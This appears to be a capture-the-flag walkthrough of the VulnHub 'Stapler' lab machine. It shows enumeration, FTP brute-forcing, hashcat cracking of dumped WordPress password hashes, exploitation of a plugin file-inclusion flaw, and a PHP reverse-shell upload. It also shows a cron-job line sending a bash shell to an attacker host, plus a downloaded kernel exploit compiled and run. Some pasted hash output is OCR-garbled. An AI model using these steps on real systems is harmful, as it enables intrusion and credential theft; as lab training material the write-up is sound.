## Port 80 (HTTP)

1. Feroxbuster enumerated some files

```
200 117l 518w 3771c http://192.168.56.112/.bashrc
200 7l 35w 220c http://192.168.56.112/.bash_logout
200 22l 109w 675c http://192.168.56.112/.profile
```

- .bashrc
- .profile
- .bash\_logout
- Suggests that it is a users home directory

## **Port 12380 (HTTP)**

- 1. Feroxbuster could not enumerate any files/dir
- 2. Nikto detected robots.txt & 2 entries
  - admin112233/
  - /blogblog/

```
+ Server: Apache/2.4.18 (Ubuntu)

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here

+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.

+ The site uses SSL and Expect-CT header is not present.

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ "robots.txt" contains 2 entries which should be manually viewed.

+ Hostname '192.168.56.112' does not match certificate's names: Red.Initech

+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS

+ Uncommon header 'x-ob_mode' found, with contents: 1

+ OSVDB-3233: /icons/README: Apache default file found.

+ /phpmyadmin/: phpMyAdmin directory found

+ 8071 requests: 0 error(s) and 15 item(s) reported on remote host

+ End Time: 2021-12-29 00:02:42 (GMT8) (345 seconds)
```

Could not access those dir, auto redirected to index.php

## **Port 139 (SMB)**

- 1. Ran enum4linux
  - Fileshares

```
Sharename
                Type
                          Comment
                ____
                          Printer Drivers
print$
                Disk
                          Fred, What are we doing here?
kathy
                Disk
                          All temporary files should be stored here
tmp
                Disk
                IPC
IPC$
                          IPC Service (red server (Samba, Ubuntu))
```

Usernames

```
peter
RNunemaker
ETollefson
DSwanger
AParnell
SHayslett
MBassin
JBare
LSolum
IChadwick
MFrei
SStroud
CCeaser
JKanode
CJoo
Eeth
LSolum2
JLipps
jamie
Sam
Drew
jess
SHAY
```

Taylor
mel
kai
zoe
NATHAN
www
elly

Regex to grep usernames from enum4linux

```
grep -P "S-\d{1,}-\d{1,}-\d{1,}\s\w+\s\w+" enum4linux.txt |cut -d '\' -f2 | cut -d ' ' -f1
```

- 2. Connect to the fileshares & get all files recursively
  - tmp
    - No files
    - Write Access
  - kathy
    - kathy\_stuff
    - backup

```
smbclient //$ip/kathy -c 'prompt;recurse;mget *'
```

```
(root kali)-[~/vulnHub/stapler/192.168.56.112/smb]
# smbclient //$ip/kathy -c 'prompt; recurse; mget *'
Enter WORKGROUP\root's password:
getting file \kathy_stuff\todo-list.txt of size 64 as kathy_stuff/todo-list.txt (5.2 KiloBytes/sec) (average 5.2 KiloBytes/sec)
getting file \backup\vsftpd.conf of size 5961 as backup/vsftpd.conf (529.2 KiloBytes/sec) (average 255.8 KiloBytes/sec)
getting file \backup\wordpress-4.tar.gz of size 6321767 as backup/wordpress-4.tar.gz (8198.7 KiloBytes/sec) (average 7963.3 KiloBytes/sec)

[root kali]-[~/vulnHub/stapler/192.168.56.112/smb]
# ls
backup kathy_stuff
```

- 3. View the contents of the directories
  - kathy\_stuff

```
todo-list.txt

1 I'm making sure to backup anything important for Initech, Kathy

2
```

- backup
  - An archive of wordpress CMS files
    - wp-config.php is not present
    - could not find any creds
  - vsftpd.conf
- 4. Store the usernames into a file to be used as a wordlist when bruteforcing

## FTP

- 1. nmap detected
  - vsftpd 2.0.8 or later
  - No exploit found for this version
- 2. Anonymous access is allowed & get all files

```
[~/vulnHub/stapler/192.168.56.112/loot/ftp]
   ftp -nv $ip
220-
220-| Harry, make sure to update the banner when you get a chance to show who has access here
220-
220
ftp> user anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                                        107 Jun 03 2016 note
-rw-r--r-- 1 0
                        0
226 Directory send OK.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 0
                                       4096 Jun 04 2016 .
drwxr-xr-x
             2 0
                                       4096 Jun 04 2016 ..
                                        107 Jun 03 2016 note
rw-r--r--
226 Directory send OK.
ftp>
```

3. Bruteforce with the username wordlist

```
hydra -L usernames.txt -P usernames.txt -o "/root/vulnHub/stapler/192.168.56.112/scans/tcp21/tcp_21_ftp_hydra.txt" ftp://192.168.56.112
```

```
(root Rali)-[~/vulnHub/stapler/192.168.56.112/exploit]

# hydra -L usernames.txt -P usernames.txt ftp://$ip

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milit

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-29 01:34:01

[DATA] max 16 tasks per 1 server, overall 16 tasks, 900 login tries (l:30/p:30), ~5

[DATA] attacking ftp://192.168.56.112:21/

[21][ftp] host: 192.168.56.112 login: SHayslett password: SHayslett

[STATUS] 285.00 tries/min, 285 tries in 00:01h, 615 to do in 00:03h, 16 active

[STATUS] 288.00 tries/min, 864 tries in 00:03h, 36 to do in 00:01h, 16 active

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-29 01:37:12
```

- SHayslett:SHayslett
- 4. Download all files

```
wget -m --no-passive ftp://SHayslett:SHayslett@192.168.56.11
               i)-[~/vulnHub/stapler/192.168.56.112/loot/ftp/SHayslett/192.168.56.112]
  # ls
                                                                                           iproute2
iptables
                                                                                                                                                                                               rpc
rsyslog.conf
              bindresvport.blacklist crypttab
                                                                         hosts.allow
                                                                                                                              machine-id
                                                                                                              libaudit.conf
 adduser.conf
                                                           environment
                                                                                                                                                                   pm
polkit-1
                                                                                                                                                                                rc1.d
                                                                                                                                                                                                                           ufw
update-motd.d
aliases
aliases.db
                                                                         hosts.deny
inetd.conf
                                                                                                                               magic
magic.mime
                                                                                                                                                networks
                                                           fstab
                                                                                            issue
                                                                                                                                                nsswitch.conf
                                         debconf.conf
                                                           ftpusers
                                                                          inetd.d
                                                                                            issue.net
                                                                                                              locale.alias
                                                                                                                               mailcap
                                                                                                                                                                                rc4.d
                                                                                                                                                                                               screenro
                                                                                                                                                                                                              subuid
                                                                                                              locale.gen
localtime
               ca-certificates.conf
                                        debian_version
                                                                                                                               mailcap.order
                                                                                                                                                                    profile
                                                                                                                                                overlayroot.conf
                                                                                                                                                                                                              sysctl.conf
                                                                                                                                                                                                                            vsftpd.banner
                                         deluser.conf
                                                                                           kernel-img.conf
                                                                                                                               mime.types
                                                                                                                                                pam.conf
                                                                                                                                                                   protocols
                                                                                                                                                                                rc.local
                                                                                                                                                                                                                           vsftpd.chroot_list
vsftpd.conf
               cron.daily
                                                                                                              login.defs
logrotate.conf
                                                                                                                                                                                rcs.d
resolv.conf
                                                                                            ld.so.cache
                                                                                                                                                                                                                            vsftpd.user_list
                                         dnsmasq.conf
                                                                                                                                                                                              shells
                                                           host.conf
                                                                         insserv.conf
                                                                                            ld.so.conf
                                                                                                                               modules
                                                                                                                                                                                                              timezone
               )-[~/vulnHub/stapler/192.168.56.112/loot/ftp/SHayslett/192.168.56.112
```

· Could not find any files of use.

## SSH

• Managed to login with SHayslett:SHayslett

# Privilege Escalation - 1 via Creds found in files

- 1. nmap deteced:
  - OpenSSH 7.2p2
- 2. Not allowed to run sudo
- 3. There are multiple home directories for users that we have read access, find out the contents of all

```
cd /home; ls -la * > /home/SHayslett/homeDir.txt
peter:
total 72
drwxr-xr-x 3 peter peter 4096 Jun 3 2016.
drwxr-xr-x 32 root root
                         4096 Jun 4 2016 ...
                            1 Jun 5 2016 .bash_history
-rw------ 1 peter peter
                          220 Jun 3 2016 .bash logout
-rw-r--r-- 1 peter peter
-rw-r--r-- 1 peter peter 3771 Jun 3 2016 .bashrc
           2 peter peter
                         4096 Jun
                                      2016 .cache
           1 peter peter
                          675 Jun 3
                                      2016 .profile
rw-r--r-- 1 peter peter
                            0 Jun 3 2016 .sudo_as_admin_successful
```

2016 .viminfo

• peter has sudo access

rw----- 1 peter peter

4. Look for credentials at <a href="https://www/https">/var/www/https</a> for possible credentials

rw-rw-r-- 1 peter peter 39206 Jun 3 2016 .zcompdump

```
SHayslett@red:/var/www/https$ ls -la
total 460
drwxr-xr-x 5 root root
                        4096 Jun 5 2016 .
                        4096 Jun 6 2016 ...
drwxr-xr-x 3 root root
drwxr-xr-x 2 root root
                        4096 Jun | 3 2016 admin112233
drwxr-xr-x 2 root root
                        4096 Jun 4 2016 announcements
                        4096 Jun 4 2016 blogblog
drwxr-xr-x 5 root root
-rw-r--r-- 1 root root 434538 Jun 3 2016 custom_400.html
-rw-r--r-- 1 root root
                          92 Jun 4 2016 .htaccess
                          21 Jun 5 2016 index.html
-rw-r--r-- 1 root root
-rw-r--r-- 1 root root
                          59 Jun 3 2016 robots.txt
SHayslett@red:/var/www/https$
```

• we found the dir that was enumerated by nikto

5. Found mysql credentials in wp-config.php file

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'plbkac');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

root:plbkac

#### 6. Access mysql

```
mysql> select * from wp_users;
  ID | user_login | user_pass
                                                                                                         | user_url
                                                                                                                                                       | user_activation_key | user_status | display_name
                                                             | user_nicename | user_email
                                                                                                                              | user_registered
                      $P$B7889EMq/erHIuZapMB8GEizebcIy9.
                                                                                                           http://localhost |
                                                                                 john@red.localhost
                                                                                                                                2016-06-03 23:18:47
       Elly
                      $P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0
                                                               elly
                                                                                Elly@red.localhost
                                                                                                                                2016-06-05 16:11:33
                                                                                                                                                                                                Elly Jones
                                                                                                                                2016-06-05 16:13:16
       Peter
                      $P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0
                                                               peter
                                                                                peter@red.localhost
                                                                                                                                                                                            0 | Peter Parker
                      $P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0
$P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10
       barry
                                                                                barry@red.localhost
heather@red.localhost
                                                                                                                                                                                              | Barry Atkins
| Heather Neville
                                                                                                                                2016-06-05 16:14:26
                                                               barry
       heather
                                                                                                                                2016-06-05 16:18:04
                                                               heather
                      $P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1
                                                                                garry@red.localhost
                                                                                                                                2016-06-05 16:18:23
                                                                                                                                                                                              | garry
       garry
                                                               garry
       harry
                      $P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0
                                                               harry
                                                                                harry@red.localhost
                                                                                                                                2016-06-05 16:18:41
                                                                                                                                                                                              | harry
                      $P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1
$P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0
                                                                                scott@red.localhost
       scott
kathy
                                                                                                                                2016-06-05 16:18:59
                                                              scott
                                                                                                                                                                                            0 | scott
                                                                                kathy@red.localhost
                                                                                                                                2016-06-05 16:19:14
                                                               kathy
                                                                                                                                                                                            0 | kathy
                      $P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0
                                                                                tim@red.localhost
                                                                                                                                2016-06-05 16:19:29
  10
       tim
                                                               tim
                                                                                                                                                                                                tim
                      $P$B.gMMKRP11QOdT5m1s9mstAUEDjagu1
       ZOE
                                                                                 zoe@red.localhost
                                                                                                                                2016-06-05 16:19:50
                                                                                                                                                                                            0 | ZOE
                      $P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy.
       Dave
                                                               dave
                                                                                 dave@red.localhost
                                                                                                                                2016-06-05 16:20:09
                                                                                                                                                                                                Dave
                      $P$BLxdiNNRP008kOQ.jE44CjSK/7tEcz0
$P$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs.
                                                                                simon@red.localhost
                                                                                                                                2016-06-05 16:20:35
  13 | Simon
                                                              simon
                                                                                                                                                                                            0 | Simon
  14
       Abby
                                                                                abbv@red.localhost
                                                                                                                                2016-06-05 16:20:53
                                                                                                                                                                                            0 | Abby
                                                              abby
       Vicki
                      $P$B85lqQ1Wwl2SqcPOuKDvxaSwodTY131
                                                                                vicki@red.localhost
                                                                                                                                2016-06-05 16:21:14
                                                                                                                                                                                                Vicki
                      $P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0
                                                                                pam@red.localhost
                                                                                                                                2016-06-05 16:42:23
                                                                                                                                                                                                Pam
16 rows in set (0.00 sec)
mysql>
```

· Hash: phpass

#### 7. Extract hashes from the table

```
grep -oP "\|\s+\d+\s\\\s\S+\s+\\\s\S+\s\\\" creds-table.txt | cut -d '|' -f4 | cut -d ' ' -f2 > hashes.txt

- (sec @ sal)-[-/vulnHub/stapler/92.168.56.112/loot/ssh-loot]
- grep -oP "\\s+\d+\s\\\s\S+\s\\\|s\S+\s\\\|s\S+\s\\|" creds-table.txt | cut -d '|' -f2 | grep -n ""
1.$P$87889EMq/erHtuzapMB8GE1zebc1y9.
2.$P$81 umbJRRBit7y56V17.UPJ/kEgVany0
3.$P$81 cyvalkFlBa51xx6_112/dV6HEIG2gf10
6.$P$81f1ND3670AnRAKRY41y0Yy95TfZhk0
5.$P$8MgVRRMAGNAK-HKiugLX.*AlecsBPxnZ1
7.$P$8D,**SobotKhVY/KThiugESMMP41buR0
6.$P$8RyFBryDXIfChKRsytp1yy8.307RdHcI1
9.$P$8RY.XAMCGON.PYaultchrfBitG17tcA0
10.$P$8xDR7d(L1ZcurfuEx)dp0qR8Mf.9ueN0
11.$P$8 gwRRP1DC16TsHSymStAulE03agu1
12.$P$8B17/V9Lqvu37j3T.614kmmY.v907Hy.
13.$P$8BXShinker/uqk.*8a6fs.
15.$P$8B1qQ1Wl25qcP0uKDvx3swodTV131
16.$P$8BLAgyB13de1zwRf20xyS5henBod00
```

8. Bruteforce with hashcat

```
hashcat -a 0 -m 400 hashes.txt /usr/share/wordlists/rockyou.txt --force -0 -w 4 --opencl-device-types 1,2

john:$P$B7889EMq/erHIuZapMB8GEizebcIy9.:incorrect

barry:$P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0:washere

heather:$P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10:passphrase

garry:$P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1:football

harry:$P$BqV.SQ60tKhVV7k7hlwqESkMh41buR0:monkey

scott:$P$BFmSPiDX1fChKRsytplyp8Jo7RdHeI1:cookie

kathy:$P$BZlxAMnC60N.PYaurLGrhfBi6TjtcA0:coolgirl

tim:$P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0:thumb

pam:$P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0:0520

dave:$P$B17/V9Lqvu37jJT.6t4KWmY.v907Hy.:damachine
```

- Step 1 8: Is a dead end
- 9. Write a script to cat out the content of all .bash file in  $\mbox{\sc /home}$ 
  - .bash could contain credentials

```
cat */* > output.txt
cat output.txt | grep pass
```

· Found credentials

```
ssh<mark>pass</mark> -p thisimypassword ssh JKanode@localhost
apt-get install sshpass
sshpass -p JZQuyIN5 peter@localhost
```

- peter:JZQuyIN5
- JKanode:thisismypassword
- 10. Change user to peter & obtain root shell

```
The function will not be run in future, but you can run
it yourself as follows:
   autoload -Uz zsh-newuser-install
   zsh-newuser-install -f

The code added to ~/.zshrc is marked by the lines
# Lines configured by zsh-newuser-install
# End of lines configured by zsh-newuser-install
You should not edit anything between these lines if you intend to
run zsh-newuser-install again. You may, however, edit any other part
of the file.
red% sudo -l
Matching Defaults entries for peter on red:
   lecture=always, env_reset, mail_badpass,
   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User peter may run the following commands on red:
   (ALL: ALL) ALL
red%
```

#### 11. Exploit & obtain flag

```
sudo chown peter /root
```

# **Privilege Escalation - 2 via Cronjob Misconfig**

1. Ran linpeas

```
/usr/bin/gettext.sh
/usr/bin/crontab
-rw-r--r-- 1 root root
                         722 Apr 5 2016 /etc/crontab
/etc/cron.d:
total 32
drwxr-xr-x 2 root root 4096 Jun 3 2016 .
drwxr-xr-x 100 root root 12288 Jun 7 2016
            1 root root
-rw-r--r--
                            56 Jun 3 2016 logrotate
-rw-r--r-- 1 root root
                           589 Jul 16 2014 mdadm
-rw-r--r-- 1 root root
                           670 Mar 1 2016 php
-rw-r--r-- 1 root root 102 Jun 3 2016 .placeholder
/etc/cron.daily:
total 56
drwxr-xr-x 2 root root 4096 Jun 3 2016.
drwxr-xr-x 100 root root 12288 Jun 7
                                       2016 ..
                           539 Apr 5
-rwxr-xr-x 1 root root
                                       2016 apache2
-rwxr-xr-x 1 root root
                           376 Mar 31 2016 apport
-rwxr-xr-x 1 root root 920 Apr 5 2016 apt-c
-rwxr-xr-x 1 root root 1597 Nov 26 2015 dpkg
                                       2016 apt-compat
                                       2015 logrotate
 rwxr-xr-x 1 root root
                           372 May 6
-rwxr-xr-x 1 root root
-rwxr-xr-x 1 root root
-rw-r--r-- 1 root root
                           539 Jul 16 2014 mdadm 🖑
                           249 Nov 12
                                       2015 passwd
                                       2016<sub>100%</sub> aceholder
                           102 Apr 5
-rwxr-xr-x 1 root root
                           383 Mar 8 2016 samba
                           214 Apr 12 2016 update-notifier-common
-rwxr-xr-x 1 root root
#!/bin/bash
/bin/bash -i >& /dev/tcp/192.168.56.103/4444 0><mark>&1</mark>
```

```
(root kali)-[~/vulnHub/stapler]

# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.112] 51754
bash: cannot set terminal process group (32181): Inappropriate ioctl for device bash: no job control in this shell
root@red:~# whoami
whoami
root
root@red:~#
```

## **Privilege Escalation - 3 via Kernel Exploit**

1. Ran linpeas

```
OS: Linux version 4.4.0-21-generic (buildd@lgw01-06) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2) ) #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 User & Groups: uid=1005(SHayslett) gid=1005(SHayslett) groups=1005(SHayslett)

Hostname: red.initech
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```

- 2. Search for kernel exploit
  - Linux Kernel 4.4.x (Ubuntu 16.04) 'double-fdput()' bpf(BPF\_PROG\_LOAD) Privilege Escalation
  - requires libfuse-dev to be installed on the machine
  - https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip 🗅

```
SHayslett@red:/home/www$ dpkg --get-selections | grep fuse install install libfuse2:i386
SHayslett@red:/home/www$
```

3. Setting up the exploit

```
wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip
#Send over to target
unzip 39772.zip
cd 39772/
tar xvf exploit.tar
```

4. Running the exploit

```
cd ebpf_mapfd_doubleput_exploit
chmod +x compile.sh
./compile.sh
./doubleput
```

# **Initial Access - 2 Wordpress**

- Instead of bruteforcing FTP/SSH  $\rightarrow$  Initial Access, wordpress  $\rightarrow$  rce
- 1. On tcp/12380 (HTTP), nikto enumerated:
  - admin112233/
  - /blogblog/
  - this site uses SSL

Redirected to index.php unless we change our our protcol to HTTPS

```
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/blogblogy' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '192.168.56.112' does not match certificate's names: Red.Initech
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
+ / phpmyadmin/: phptyAdmin directory found
+ 8071 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time: 2021-12-29 00:02:42 (GMT8) (345 seconds)
```

2. Proceed to the wordpress site, view post welcome post

### WELCOME TO INITECH INTERNAL DEPLOYMENT BLOG.

Hello World!

... That's how you start everything off!

Okay, enough monkeying around, and let's start!

Each week that goes by, we will be posting updates every Friday afternoon to make sure we are all on the same page.

BY IN JOHN SMITH

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I run this place

- John Smith is the administrator?
- 3. Get John Smith credentials, 2 Methods
  - wpscan bruteforce
  - vulnerable plugin exploit → crack hash
- 4. Run wpscan (enumerate users)

```
wpscan --disable-tls-checks --url https://192.168.56.112:12380/blogblog --no-update -e u -f cli-no-color 2>&1 | tee
"/root/vulnHub/stapler/192.168.56.112/scans/tcp12380/tcp_12380_http_wpscan_user_enum.txt"
```

```
[+] John Smith
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By: Rss Generator (Passive Detection)
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| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
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```

5. Bruteforce user john (Method 1)

```
wpscan --no-update --disable-tls-checks --wp-content-dir wp-admin --url https://192.168.56.112:12380/blogblog --usernames john --
passwords /usr/share/wordlists/rockyou.txt -f cli-no-color 2>&1 | tee
"/root/vulnHub/stapler/192.168.56.112/scans/tcp12380/tcp_12380_http_wpscan_bruteforce.txt"
```

# [!] Valid Combinations Found: | Username: john, Password: incorrect

6. Run wpscan (enumerate plugins)

```
wpscan --disable-tls-checks --no-update --plugins-detection aggressive --plugins-version-detection aggressive --url
https://192.168.56.112:12380/blogblog -f cli-no-color 2>&1 | tee
"/root/vulnHub/stapler/192.168.56.112/scans/tcp12380/tcp_12380_http_wpscan_plugin_enum.txt"
```

- advanced-video-embed-embed-videos-or-playlists
  - 1.0
- akismet
  - 4.2.1
- shortcode-ui
  - o 0.7.4
- 7. Search for vulnerable plugins

```
Exploit Title | Path

WordPress Plugin Advanced Video 1.0 - Local File Inclusion | php/webapps/39646.py

Shellcodes: No Results
```

- Exploit had an SSL issue, found a fix:
- https://gist.github.com/kongwenbin/8e89f553641bd76b1ee4bb93460fbb2c □
- 8. Change url in the exploit & run it
  - Run the exploit
  - Path to /wp-content/uploads/<random number>.jpeg

curl --insecure https://192.168.56.112:12380/blogblog/wp-content/uploads/98952606.jpeg > wp-config.php

root:plbkac

9. Access mysql with root:plbkac & get password hash for user john

```
mysql -h 192.168.56.112 -u root -p plbkac
use wordpress;
```

```
Welcome to the MariaDB monitor. Commands end with; or \g. Your MySQL connection id is 690
Server version: 5.7.12-Oubuntu1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and of the commands of the comman
```

- john:\$P\$B7889EMq/erHIuZapMB8GEizebcIy9.
- 10. Brute force with hashcat


1 | John

```
hashcat -a 0 -m 400 hashes.txt /usr/share/wordlists/rockyou.txt --force -0 -w 4 --opencl-device-types 1,2

—(root ©kali)-[~/vulnHub/stapler/192.168.56.112/exploit/initialAccess2-HTTP-Wordpress-RCE]

# hashcat -a 0 -m 400 hash /usr/share/wordlists/rockyou.txt --force -0 -w 4 --opencl-device-types
```

- john:incorrect
- 11. Login with john:incorrect & insert php-reverse-shell.php
  - Tried to insert it in 404.php, did not have write access
  - Upload php-reverse-shell.php via plugins



| \$P\$B7889EMq/erHIuZapMB8GEizebcIy9. | john

- Ignore the FTP connection
- 12. Start a listener & execute reverse shell at /wp-content/uploads/shell\_plugin.php

```
(root kaii)-[~/vulnHub/stapler/192.168.56.112/exploit/initialAccess2-HTTP-Wordpress-RCE]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.112] 46160
bash: cannot set terminal process group (1196): Inappropriate ioctl for device
bash: no job control in this shell
www-data@red:/var/www/https/blogblog/wp-content/uploads$ whoami
whoami
www-data@red:/var/www/https/blogblog/wp-content/uploads$
```

13. Proceed to Privilege Escalation Section from above.

Tags: #protocol/smb/user-enum #protocol/ftp/login-bruteforce #cracking/hashcat/phpass #linux-priv-esc/linux-creds-found #linux-priv-esc/sudo/misconfig #linux-priv-esc/cronjob-misconfig #linux-priv-esc/kernel-exploit/ #protocol/http/cms/wordpress-plugin